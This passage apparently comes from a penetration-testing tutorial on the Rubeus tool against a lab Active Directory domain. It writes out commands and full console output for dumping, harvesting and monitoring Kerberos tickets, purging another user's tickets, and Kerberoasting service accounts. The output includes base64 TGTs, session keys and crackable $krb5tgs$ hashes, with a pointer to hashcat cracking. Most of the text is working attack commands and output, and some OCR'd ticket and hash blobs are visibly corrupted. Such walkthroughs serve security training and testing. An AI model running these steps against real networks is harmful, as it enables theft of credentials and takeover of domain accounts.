PESQ3vG7FGz/QvpZa0CyszUDq5MHxUv0JA5zygDNxwDEw8kQvIwFlNwADUnH5EmnCFE65hWdfoLSZCca/6cgWfWb246pz176zIIsymT80kh
ALGHA9yHgCYM4eF9GhuAFkwM79NWxNPv+zWmHgyT0S/feen3qAyst4qR1NuAUNVmJ89GproLkMM1h8JHsrPD3DnFtBMVJf5AJ1B51HDwU9
zWN8Wk57o0HwC5Vf04FhTBB7BhMkgTanSc4yA7oeBHPiAbUuS54UgiM2wtGBoD0NzJ3G4zjjEL1Ft+4S19IKIwJvwNJPXzPKpuwSo5bvcVv
Z5o+6YLLH5Kvjdc4FvFr9t3vXvshM4D86k0FaoGcuAw5Pv5qUnX4uy5mqIfp5WNymuTHbo+QQakew7cr6nGNLrjNE3woTbuWNxCbIBvCf5t
oBo4TyREkS4VkaZjdPMVnygQFtnxfBJGMwxM27SFs+KFnMBzmLk0UyZiFAyHnsN11tR+Q3VeVgE1jvp019gy6MV5rcK+NPzt/LFnsEJpr8
R91MkHASThVtA/9CL2jU7wGC4St97sDQMpuDNjGGE711yeYiapDYbPAK5ojCE1jMDDs0Ey7ILcnCluZLwd01mEPUP0JIIi35e6AUsjFhmF2
IdLJfFQ0NALQSFMYFj4Bguot04eRckZ103E2I9Mq6n1KOI/0bURDHEs+Y+pIDavxt0ZJRK2IctL3kZC1aT5BdqQNT8FhvZMikz6MMwCysTLn
8UZvVH20Eisgejfl3h3J1ieRrx3VBbmjeqWJGbv2z3gJbF5l10eMYJeNSuqdwDXhSiP325NH95EVw0Q9NcKJnp0XLYDwZFdJpz+lI4KTX++w
w9u7oiqGapN+5iNbd7uevaBkk0AosW34yhasgeQsHzUYcIpJpXJ42soFQPvVUib2tSe1U08WYjn7n8y82n4hvIamjEYDLo75EMsMftM7pA
CIYgPDwJu+PAcqiBjqw9XMwIymhVaXmRY143KlTYTq8qqQbn1TWNJumTYb6C7QHyrSqK+nL7BZbupdtnyWR8uxH76vGx0f+kwWAa/+3yOZ/
7miqyhrKfG3jppIvitSuyQUd276NE/VMLznzAXUG1MUzgvT1y9jsKuNb8Y6bgY0aQmnRXqjkeGBuHpXMPf6TWy0/mfkcLAFDRJ+qH/U/VsHH
8HIj1dLWocUQOVw+yWgDQ8km/+rReFu9JyK6Uoygi1PA8SMf8hAUHQsJX0AQLUehY7vIvnfRzWvrvvmScG0m/0mH2KLGgTbIypPB/AB4
Ncx36if8iNK0B2zCB2KADAgEAooHQBIHNfYHKMIHhOIHemiHBMIG+oBswGaADAgEXoRIEEJttR7jHY4vtakWvYrHXW0uhDhMSUdOSVRFLk
xPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMAwUAQ0UAQURGA8yMDIyMDQyOTA3MDExNlqmERgPMjAyMjA0MjkxNzAxMTZap
xYEdzIwMjIwNTA2MdcwMTE2WqgOGwxJR05JVEUuTE9DQUypITAfOAMCAQKHGDAWgZrcmJ0Z3QbDGlnbml0ZS55b2NhbA==
```



v2.0.2

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
```




## Describe

Often we lose track of the tickets in system. Describe option helps us to view details about a particular base64 encrypted blob or ticket.kirbi file.

We can provide the ticket using /ticket flag.

```
rubeus.exe describe /ticket:doIFNDCCBTCg...bA==
```

```
rubeus.exe describe /ticket:doIFNDCCBTCgAwIBBaEDAgEwoIERDCCBEhggQ8MIIEOKADAgEFoQ4bDELHTkLURS5MT0NBTKIhMB+
gAWIBAQEYMBYbBmtyYnRndBsMaWduaXRLLmxvY2Fso4ID/DCCA/igAwIBEqEDAgECooID6gSCA+ZLWYcn2if6qTydVpeLdJTMInu3Beh9Am
5m0Y1PESQ3vG7FGz/QvpZa0CyszUDq5MHxUv0JA5zygDNxwDEw8kQvIwFlNWADUnH5EmnCFE65hWDfoLSZCca/6cgWfWb246pz176zIIsym
T80khALGHA9yHgCYM4eF9GhuAFkwM79NWxNPv+zWmHgyT0S/feen3qAyst4qR1NuAUNvMj89GproLkMM1h8JHsrPD3DnFtBMvJf5AJ1B51
HDwU9zWN8Wk57o0HwC5Vf04FhTBB7BhMkgTanSc4yA7oeBHPiAbUuS54UgiM2wtGBoDONzJ3G4zjjEL1Ft+4S19IKIWjvwNJPXzPKpuwSo5
bvcVvZ5o+6YLLH5Kvjdc4fvFr9t3vXvshM4D86k0FaoGcuAw5Pv5qUnX4uy5mqIfp5WNymuTHbo+QQakew7cr6nGNLRjNE3woTbuWNxCbIB
vCf5toBo4TyREkS4VkaZjdPMVnygQFtnxfBJGMwxM27SFs+KFnMBzmlKj0UyZiFAyHNsN11tR+Q3VeVgE1jvp019gy6MV5rcK+NPzt/LFns
EJpr8R91MkHASThVtA/9Cl2ju7wGC4St97sDQMpuDNjGGE711yeYiapDYbPAK5ojCE1jMDDs0Ey7ILcnCluZLwd0ImEPUP0Jii35e6AUsj
Fhm2IdLJFFQ0NALQSfMYFj4Bguot04eRckZ103E2I9Mq6n1K0I/0bURDHEs+Y+pIDavxtoZJRK2IctL3kZC1aT5BdqQNT8FhvZMikz6MwC
ysTln8UZvVH20Eisgejfl3h3J1ieRx3VBbmjeqWJGbv2z3gJBF5L10eMYJeNSuqdwDxhS1P325NH95EVw0Q9NcKJnpOXLYDwZFdJpz+LI4K
TX++ww9u7oiqGApN+5iNbd7uevaBkk0AosW34yhasgeQsHzyUyIcPjXJ42soFQPvVuib2tSe1U08Wyn7n8y82n4hviAmjEYDLo75EMsmf
tm7pACIYgPDwJu+Pacqibjqw9XMwIymhVaXmRY143KLTYTq8qqQbn1TWNJumTYb6C7QHyRsqK+nL7BZbupdtnyWR8uxH76vGx0f+kwWAA/+
3yOZ/7miqyhrKfG3jpIvitSuyQU276NE/VMLznzAXUG1MUzgvT1y9jsKuNb8Y6bgY0aQmnRXqjkeGBuHpXMPf6TWyO/mfkcLAFDRJ+qH/U
/VsHH8HIJi1DLwocUQ0Vw+yWgDQ8km/+rReFu9JyK6UoygiiPA8mSMf8hAUHQsJX0AQLUehY7vIvnrFzWvrvvmScG0m/0mH2KLGGBTpIypP
B/AB4Ncx361f8iNKOB2zCB2KADAgEAooHQBIHNfYHKIHHoIHEMIHBMIG+oBswGaADAgEXoRIEEJttR7jHY4VtakWvYRHXW0uhDhsMSUDOS
VRFkxPQ0FMohowGKADAgEBoREwDxsNaGFyc2hpdHJhanBhbKMHAWUAQOAAUKURGA8yMDIyMDQyOTA3MDExNlqmERgPMjAyMjA0MjkxNzAx
MTZapxEYDzIwMjIwNTA2MdcwMTE2Wg0GwxJR05JVEUte9DQYypITAFoAMCAQKhGDAWGWzrcmJ0Z3QbDGLnbm0ZS5s2NhbA==
```



```
v2.0.2

[*] Action: Describe Ticket

ServiceName      : krbtgt/ignite.local
ServiceRealm     : IGNITE.LOCAL
UserName         : harshitrajpal
UserRealm       : IGNITE.LOCAL
StartTime        : 4/29/2022 12:31:16 PM
EndTime          : 4/29/2022 10:31:16 PM
RenewTill        : 5/6/2022 12:31:16 PM
Flags            : name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, forwardab
le
KeyType          : rc4_hmac
Base64(key)      : m21HuMdhW1qRa9hEddy6w==
```

## Triage

While klist views tickets for current session triage lists all the tickets. When a session is being run as an administrator, we can not only view tickets in the current user's session memory but other user's tickets in memory too.

/luid: This flag can be used to provide a specific user ID.

```
rubeus.exe triage
rubeus.exe triage /luid:0x8f57c
```

```

C:\Users\Public>rubeus.exe triage
rubeus.exe triage

(5)
RUBIUS

v2.0.2

Action: Triage Kerberos Tickets (All Users)
[*] Current LUID      : 0x6ba6da

| LUID | UserName | Service | EndTime |
|-----|-----|-----|-----|
| 0x8f57c | aarti @ IGNITE.LOCAL | krbtgt/IGNITE.LOCAL | 4/29/2022 9:25:49 PM |
| 0x8f57c | aarti @ IGNITE.LOCAL | LDAP/dc1.ignite.local/ignite.local | 4/29/2022 9:25:49 PM |
| 0x3e4 | workstation01$ @ IGNITE.LOCAL | krbtgt/IGNITE.LOCAL | 4/29/2022 9:21:45 PM |
| 0x3e4 | workstation01$ @ IGNITE.LOCAL | DNS/dc1.ignite.local | 4/29/2022 9:21:45 PM |
| 0x3e4 | workstation01$ @ IGNITE.LOCAL | ldap/dc1.ignite.local | 4/29/2022 9:21:45 PM |
| 0x3e4 | workstation01$ @ IGNITE.LOCAL | cifs/dc1.ignite.local | 4/29/2022 9:21:45 PM |
| 0x3e7 | workstation01$ @ IGNITE.LOCAL | krbtgt/IGNITE.LOCAL | 4/29/2022 9:21:36 PM |
| 0x3e7 | workstation01$ @ IGNITE.LOCAL | DNS/dc1.ignite.local/ignite.local | 4/29/2022 9:21:36 PM |
| 0x3e7 | workstation01$ @ IGNITE.LOCAL | WORKSTATION01$ | 4/29/2022 9:21:36 PM |
| 0x3e7 | workstation01$ @ IGNITE.LOCAL | LDAP/dc1.ignite.local | 4/29/2022 9:21:36 PM |
| 0x3e7 | workstation01$ @ IGNITE.LOCAL | LDAP/dc1.ignite.local/ignite.local | 4/29/2022 9:21:36 PM |

C:\Users\Public>rubeus.exe triage /luid:0x8f57c
rubeus.exe triage /luid:0x8f57c

(5)
RUBIUS

v2.0.2

Action: Triage Kerberos Tickets (All Users)
[*] Target LUID      : 0x8f57c
[*] Current LUID     : 0x6ba6da

| LUID | UserName | Service | EndTime |
|-----|-----|-----|-----|
| 0x8f57c | aarti @ IGNITE.LOCAL | krbtgt/IGNITE.LOCAL | 4/29/2022 9:25:49 PM |
| 0x8f57c | aarti @ IGNITE.LOCAL | LDAP/dc1.ignite.local/ignite.local | 4/29/2022 9:25:49 PM |

```

Also, when the LUID is known, we can purge particular user's tickets too (elevated mode only)

```

rubeus.exe purge /luid:0x8f57c

```

```
C:\Users\Public>rubeus.exe purge /luid:0x8f57c ←
rubeus.exe purge /luid:0x8f57c

Rubeus

v2.0.2

[*] Action: Purge Tickets
Luid: 0x8f57c
[*] Target LUID: 0x8f57c
[+] Tickets successfully purged!
```

### Dump

If the session is running in an elevated mode, a user can dump/ extract all the current TGTs and service tickets. Again, /luid can be provided to dump specific user’s tickets. /service can be used to filter these tickets.

For example, /service:krbtgt displays only TGTs.

```
rubeus.exe dump
```

```
C:\Users\Public>rubeus.exe dump
rubeus.exe dump

(5)
R U B E U S
( )

v2.0.2

Action: Dump Kerberos Ticket Data (Current User)

[*] Current LUID      : 0x1e0d97

UserName      : harshitrajpal
Domain       : IGNITE
LogonId      : 0x1e0d97
UserSID      : S-1-5-21-2377760704-1974907900-3052042330-1115
AuthenticationPackage : Kerberos
LogonType    : Interactive
LogonTime   : 4/29/2022 11:27:44 AM
LogonServer : DC1
LogonServerDNSDomain : IGNITE.LOCAL
UserPrincipalName : harshitrajpal@ignite.local

ServiceName   : ldap/dc1.ignite.local
ServiceRealm  : IGNITE.LOCAL
UserName     : harshitrajpal
UserRealm    : IGNITE.LOCAL
StartTime    : 4/29/2022 12:52:09 PM
EndTime     : 4/29/2022 10:31:16 PM
RenewTill   : 5/6/2022 12:31:16 PM
Flags       : name_canonicalize, ok_as_delegate, pre_authent, renewable,
KeyType    : aes256_cts_hmac_sha1
Base64(key) : 4Enx/y5A7hVrSswqpopuy4ML99BNNTfb/6zgBFMQHVE=
Base64/EncodedTicket :
```

For a specific service like only krbtgt:

```
rubeus.exe dump /service:krbtgt
```

```
C:\Users\Public>rubeus.exe dump /service:krbtgt ←
rubeus.exe dump /service:krbtgt

Rubeus

v2.0.2

Action: Dump Kerberos Ticket Data (Current User)

[*] Target service : krbtgt
[*] Current LUID : 0x1e0d97

UserName : harshitrajpal
Domain : IGNITE
LogonId : 0x1e0d97
UserSID : S-1-5-21-2377760704-1974907900-3052042330-1115
AuthenticationPackage : Kerberos
LogonType : Interactive
LogonTime : 4/29/2022 11:27:44 AM
LogonServer : DC1
LogonServerDNSDomain : IGNITE.LOCAL
UserPrincipalName : harshitrajpal@ignite.local

ServiceName : krbtgt/ignite.local
ServiceRealm : IGNITE.LOCAL
UserName : harshitrajpal
```

### Tgtdeleg


Tgtdeleg is Benjamin Delpy’s technique that can exploit the Generic Security Service Application Program Interface (GSS-API) trick and allows you to extract a usable TGT .kirbi file from the current user’s session in low elevation mode. This Windows API can be used to request a delegate TGT that’s intended to be sent to a remote host/SPN.

This can be done like:

```
rubeus.exe tgtdeleg
```



```
C:\Users\Public>rubeus.exe monitor /targetuser:noob$ /interval:10
rubeus.exe monitor /targetuser:noob$ /interval:10
```



```
v2.0.2

[*] Action: TGT Monitoring
[*] Target user      : noob$
[*] Monitoring every 10 seconds for new TGTs
```

## Harvest


The harvest option extracts TGTs every x seconds where x is provided by /interval flag and it also keeps a cache of any extracted TGTs and any tickets about to expire are autorenewed.

/nowrap filter: Displays tickets in a single line (very helpful)

/runfor: Can specify the end time of harvest option

**rubeus.exe harvest /interval:30**

```
C:\Users\Public>rubeus.exe harvest /interval:30
rubeus.exe harvest /interval:30
```



```
v2.0.2

[*] Action: TGT Harvesting (with auto-renewal)
[*] Monitoring every 30 seconds for new TGTs
[*] Displaying the working TGT cache every 30 seconds

[*] Refreshing TGT ticket cache (4/29/2022 2:16:30 PM)

User           : WORKSTATION01$@IGNITE.LOCAL
StartTime      : 4/29/2022 11:21:36 AM
EndTime       : 4/29/2022 9:21:36 PM
RenewTill     : 5/6/2022 11:21:36 AM
Flags         : name_canonicalize, ok_as_delegate, pre_authent, initial, renewable, forwa
rdable
Base64EncodedTicket :

doIFPjCCBTqgAwIBBaEDAgEwoOIEPTCCBDlhggQ1MIIEMaADAgEFoQ4bDELHTKlUR5SMT0NBTKIHMB+gAwIBBaqEYMBYbBmtY
YnRn
dBsMSUdOSVRFkxPQ0FMo4ID9TCCA/GgAwIBEqEDAgECooID4wSCA99J0bzGyMD1jPZikb4aQ5L851x5bqvemJicEnvWbADm
qQZV
E1uqk5b2zTAVeFMuMXJSw5Sb9crfC3AJuYoBn48ITduEAq2HoYFPZ6UjXrJgKfMX50dRwinj00P5facT/842FXxy1YkX6D8o
4asn
Pz0eJDC7UUY5B3FBbqcF1FtuMeFAR+IXWe6gWyBbRTFm0jtVjsBYLToHVswlvaEpb3dgIK1KUBmjjBQ53tMzrpuPfh9aLB0D
m7/p
yBOF+HzCH3V/UbwDZXL1nyx3w7BOKBVP LGFd5q6QXKYmsBIuktLJ1oQbrMSUbdIH9ARDCaREqGJqix9E/hE1qyhGQY0L5uKv
2KID
vxDn1TAmWp/vB/7H57YAMp9Lmw8m7ThiCF2innEkTY7oY3sFDG1oY61/8/nTQpWYFN27SedFnJFu8u175BExWllknCpxiuL
```

## Kerberoasting

Kerberoasting is a technique that allows an attacker to steal the KRB\_TGS ticket, that is encrypted with RC4, to brute force application services hash to extract its password. Kerberos uses NTLM hash of the requested Service for encrypting KRB\_TGS ticket for given service principal names (SPNs). When a domain user sent a request for TGS ticket to domain controller KDC for any service that has registered SPN, the KDC generates the KRB\_TGS without identifying the user authorization against the requested service.

An attacker can use this ticket offline to brute force the password for the service account since the ticket has been encrypted in RC4 with the NTLM hash of the service account.

For a detailed guide on Kerberoasting, see our article [here](#).

To perform Kerberoasting using Rubeus for a specified SPN, we can provide using the /spn flag.

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local

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[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*] Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN      : ldap/dc1.ignite.local/ignite.local
[*] Hash           : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$220
                    ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118
                    6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA9DD
                    7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA33582645413B380F
                    B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF984
                    5B948F6052C39E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC06231
                    2281909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC7
                    9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F3
                    B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18F
                    17B20DFF234612AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C20
                    990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664
                    14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9
                    B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269F
                    41B040D2346EDF9EDFBB80D8B1667006EF4DDC66CAAAB107CBFD4F42434714AA
                    7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA80868
                    9AF4FC765716208CD028EB33780D136A286FCC07C2CAD5349D09833280277E0
                    6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D8
                    CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D541
                    B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE499
                    AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466864B5FD0
                    B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD0
                    2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EE9A951998CAE
                    16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793DB8FDA3273D856C07
```

As you can see above, a valid Kerberos hash has been dumped by kerberoasting LDAP service. These can be cracked using hashcat with module number 13100.

/tgtdeleg can be used to perform the tgt delegation trick to roast all rc4 enabled accounts

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /tgtdeleg
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /tgtdeleg
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /tgtdeleg

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[*] Action: Kerberoasting

[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for everyt

[*] Target SPN      : ldap/dc1.ignite.local/ignite.local
[*] Hash           : $krb5tgs$23$*USER$IGNITE.LOCAL$ldap/dc1.ignite.local/ignite.local*$71B8
19D7CAD2E709FA48CA4$E864D5644ADD54A02280248C2BE0FE94D2D4A2984C6FFF3504F
905060CB5C968436D2C70FA78F75E051CDF18419A047B7419C421820A64AAA29FE0E697
C8F0077D022CBA982BA12A50C972391321658236E09EA0119DF8942363A350F3707C503
AD2FE1FD235390D9B2DEF8CA4E5994D71F3811A8C0A198BC9D2395EB3203EBE86663B69
4D5D8D04C4E45EB09FEC406474BC255B83E312E6821389C52702A5D8FBD375E1127FA17
9A8EACFC1CD176AA79C9B58CBA154DAF1B62EF0A00884BDE4496D1E8341A85862C8611E
EA53B863166EEF3B7161022885B40BCC3331E83752F9090A4CD258DD03ABAF2C33F027
36E6A973A8AE3E95590FDE3525E40533285AF9DD384A791918212505948F81418838CBA
8BB83B0D4D4202C2B365F591CDA1A0169B0D80DEECABC1492C9D4C92464996188ACE7E8
7BD064BB16139416D371880EF3A96BE7AE3093302BD9DBB7A30BCD7DD8D8135C26300AF
B33A8F2EE752C2DD6F4BC9B25E0587D82A65C97B3CF728920D1D246C237F23E196C2861
53771051B6DD784151CE907F8D8E6D8AC5B6A2AA17AAE759F34C12653F9A280ABC1864B
FD4F08F11093A6BB4761B1251A0439E00015F9EDE533EBA269A555B5AC5EECE47D4D3F0
D99B53BA4F014A881B7FF02DADC61C2720E0980F0A5BF2EAB70659169E2F79E253EB488
AFFCB324AF2701EF57E6F9C031242818EAEDB6D01E2358208F5347BE16B8948A359774
06D45C413882AD60872EA290310A059B4D9217445C25E9261C2A84B47B45E80929F9217
D81BA3D33B19352AA746938B7D8EF0F051D17EF8CFD8E2158FCFC95E43D99071387ECD1
332AA3F83B9F985A25418CDF7FB47D0DFF50B872F820F426B881C65E9AC90E59B377CD6
54FCC89373AEA1507F3763FF36ED4F1509E8738E0783890F51C7D7DD591C2B3CC23CC84
ACC19C989254DC61A349E24F8C7E864B27E0BF4EF7563443266745EFFB1FAF9F972BC34
534E226CCA584B584FD6FDAC3B5A0BE81B80345273BA4D461842F7C0EC7D8C028B1B2B5
702E202B670CE2AD79DFB35072AEC3C8DDDBAD595EB245142CFF214D8B8A86DFC4032
EBFE0E733EC3128BC7A804A902E079B7A25FA0C42A010F147B3E2C7B0627C7626CCF98
878BB41B0E1098D9A23FB222F4F7577269DA20C04EF79EDD03569D956585C84F838B708
BBA5D2AA22B448ACEF5EFD40035CB3E16055A3E94D3DC8A30CA37A91CAD6946D8C7F641
```

/aes flag can be used to roast all AES enabled accounts while using KerberosRequestorSecurityToken

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /aes
```





```

C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resultlimit:3 /delay:1000
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /pwdsetbefore:08-05-2022 /resultlimit:3 /delay:1000

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[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]          Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Using a delay of 1000 milliseconds between TGS requests.

[*] Target SPN      : ldap/dc1.ignite.local/ignite.local
[*] Hash           : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$22065AE39779D2EFAEC
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118CEF939BF767F4087
6D0FB2743D8D1198ED3747D0AB5980F1543E6941960D678FE520BA0A6ECCA9DD743120424C6E98A7
7AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B2645413B3B0F53D18EE37414A2F6
B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF9846D265D5444AD2E3
5B948F6052C39E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC062316CFFC21720BCBBE1
2281909FD06304D50BD518FD1A500627C6BD83B7E2BB6072F4BCD89F7635FEC7CEB7FC140B08BACA
9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631F37F3C349A356E8737
B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18FEFBEDEF42570C9C
17B20DF234612AFCA2577710A2DA1C1092341A662533160CB750B8A8B031C2C7D417E56B7C26055
990E494BB5B91EC5D5318F53E877D436D5B55E1ED1019C05F9F3B83629EDA664A4088755B98DB2E0
14304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9EAE229E7A9105720
B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269FFC5A7704DCB8F84
41B040D2346EDF9EDFBB80D8B1667006EF4DDC66CAAAB107CBFD4F42434714AA1CE7E42E26F801CE
7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5CE48A301947DA80868AF26C243A3690D8C
9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E016A45069249C57FA
6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D8ED4279307F03F891
CCB3CE5160831057A8FB27032870126D09B4E491BFC7642F7E02B5766EB0D5418A3AEB172E600D8F
B6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B5821DBE495F72AEF29E2E00D98
AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FDC8C3BA86939528BB3
B89245B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD05AF8B2AAB8419BFB
2FDD3052BF4CB167FAE330D43B9C2F28F282290E76124CA9265EE9A951998CAE8C7F79748BFC419D
16AA3C4D05C1274C0B6806D3C13ADF8E2551C0B660A0793DB8FDA3273D856C07F0372078D8FED393

```

/rc4opsec: tgtdeleg trick is used and accounts without AES enabled are roasted.

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /rc4opsec
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /rc4opsec
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /rc4opsec

Rubeus
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[*] Action: Kerberoasting
[*] Using 'tgtdeleg' to request a TGT for the current user
[*] RC4_HMAC will be the requested for AES-enabled accounts, all etypes will be requested for even

[*] Target SPN      : ldap/dc1.ignite.local/ignite.local
[*] Hash           : $krb5tgs$23$*USER$IGNITE.LOCAL$ldap/dc1.ignite.local/ignite.local*$65
0047C1A21326C56107C$7AC71BA541CF22DF5A302FA053AB545AE791FA4883CFF9253
EC641E062B49DA92AB46D6DFDEB947E5D69B099154C3008431CE3EDA87DB2AC17BA0
02BAB17B4ED1AA98464751D395DCD322995014C21D97BCEA158D9D8504407AFC2CEA0
2FCABD83DDAC938076880F33DCD9C556AE9E9DDA10C9C74E71637C3BBAC548A0DDEC8
CF57B50858CB2FA19EE9D03420ABC96093D33F40BF2FABCC32F0C1C73A79EF439D3E8
2EE0CC38B7983CAE65A9B10F8ECB874CECD4ED225F1792443CBBB67A3FF7BEDCECB9E
E3041516DAB7021EC13B5BDCB17ED583F09580E7FA9CF6B26308585B54C57473165A
4F248D2032C81C5C4846D535BA7FDD6016D55B79D3526691CED915F7B0E06669745D4
D0D3D9DA239C4329E0670B84F55EACF22EFD683C71F83A85D5FD358CEBB285427420D
7921C7937EAFB2125FAA6C7F0DAC30E718F20082249355DC72D2894F288C27090E388
113F4E50F121F133398B23D3D61BFB617B24907BCF4F10BF8DC43EA8912D6C92AD433
C6D39603A24E504CE3F02DEBB53CD228032E2936D18AFEF351EDBEE8049D5D9658AC9
2E0145B7886EAB0E9DDA90E9E8E63516315E2ECA18D65D6EA7E0C11AAE0880A6D83E57
```

/simple: hashes are output in the console one per line

/nowrap: with this option Kerberos results will not be line wrapped

```
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap
```

```
C:\Users\Public>rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap
rubeus.exe kerberoast /spn:ldap/dc1.ignite.local/ignite.local /simple /nowrap

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[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]          Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target SPN          : ldap/dc1.ignite.local/ignite.local
[*] Hash                : $krb5tgs$18$USER$DOMAIN$*ldap/dc1.ignite.local/ignite.local*$22065AE39779D2EF
ECBF6$E41319E0D8BD06E16C003B6C889764A653FA654FB65C3184DCB7430118CEF939BF767F40876D0FB2743D8D1198ED3747D0AB
0F1543E6941960D678FE520BA0A6ECCA9DD743120424C6E98A77AFAB86DF0F1E6080F14622DEE7B16AD27D9A4A49B0856BA335B264
3B3B0F53D18EE37414A2F6B5B85202D19B6F193662B1F6907B30881F88D19BB77E49544A203AE8B6AEF9846D265D54444AD2E35B94
052C39E034FF89EAFB1860EAEAC41C4BFA3B4022C068931CCEDC062316CFFC21720BCBBE12281909FD06304D50BD518FD1A500627C
83B7E2BB6072F4BCD89F7635FEC7CEB7FC140B08BACA9DEE676BD99EF69E2923A72D8C3C324914F0C6D3F455F3A18A8A14227D6631
F3C349A356E8737B72F69A985C1D5CF314BF628C1BC178BB9E797C4953325A9902F67892A32B18FEFBEDEF42570C9C17B20DFF234
AFC A2577710A2DA1C1092341A662533160CB750B8A8B031C2C7D417E56B7C26055990E494BB5B91EC5D5318F53E877D436D5B55E1E
19C05F9F3B83629EDA664A4088755B98DB2E014304979049F07CADE0B0BA4C2B3AD3EF808BD30050837B4124F42E9C291EBB9EAE22
A9105720B4403B9C99D304C3F3FCE982DF4288EC0C432CB9C92295D38BCB6ED486A3269FFC5A7704DCB8BF8441B040D2346EDF9EDF
0D8B1667006EF4DDC66CAAAB107CBFD4F42434714AA1CE7E42E26F801CE7444BC095A62C3BD282FB92B20A8580CC3E381421F65C5C
A301947DA80868AF26C243A3690D8C9AF4FC765716208CD028EB33780D136A286FCC07C20CAD5349D09833280277E016A45069249C
A6299DF28C9B58411B1551AF78B7BFDB0A0F623BB3358A36083AA256B726884D8ED4279307F03F891CCB3CE5160831057A8FB27032
126D09B4E491BFC7642F7E02B5766EB0D5418A3AEB172E600D8FB6D9294284E8C7B9380EA27E1F1CD837331C84C6DA0DD697B9DF1B
1DBE495F72AEF29E2E00D98AC45D5AAE10389AEBFE3BD725958861CF07029505F420DE4F8BE9466B64B5FDC8C3BA86939528BB3B89
B0AF6BEA2825859871D81D0BB7249CECDB2D8A493D235CB6075ED05AD05AF8B2AAB8419BFB2FDD3052BF4C8167FAE330D43B9C2F28
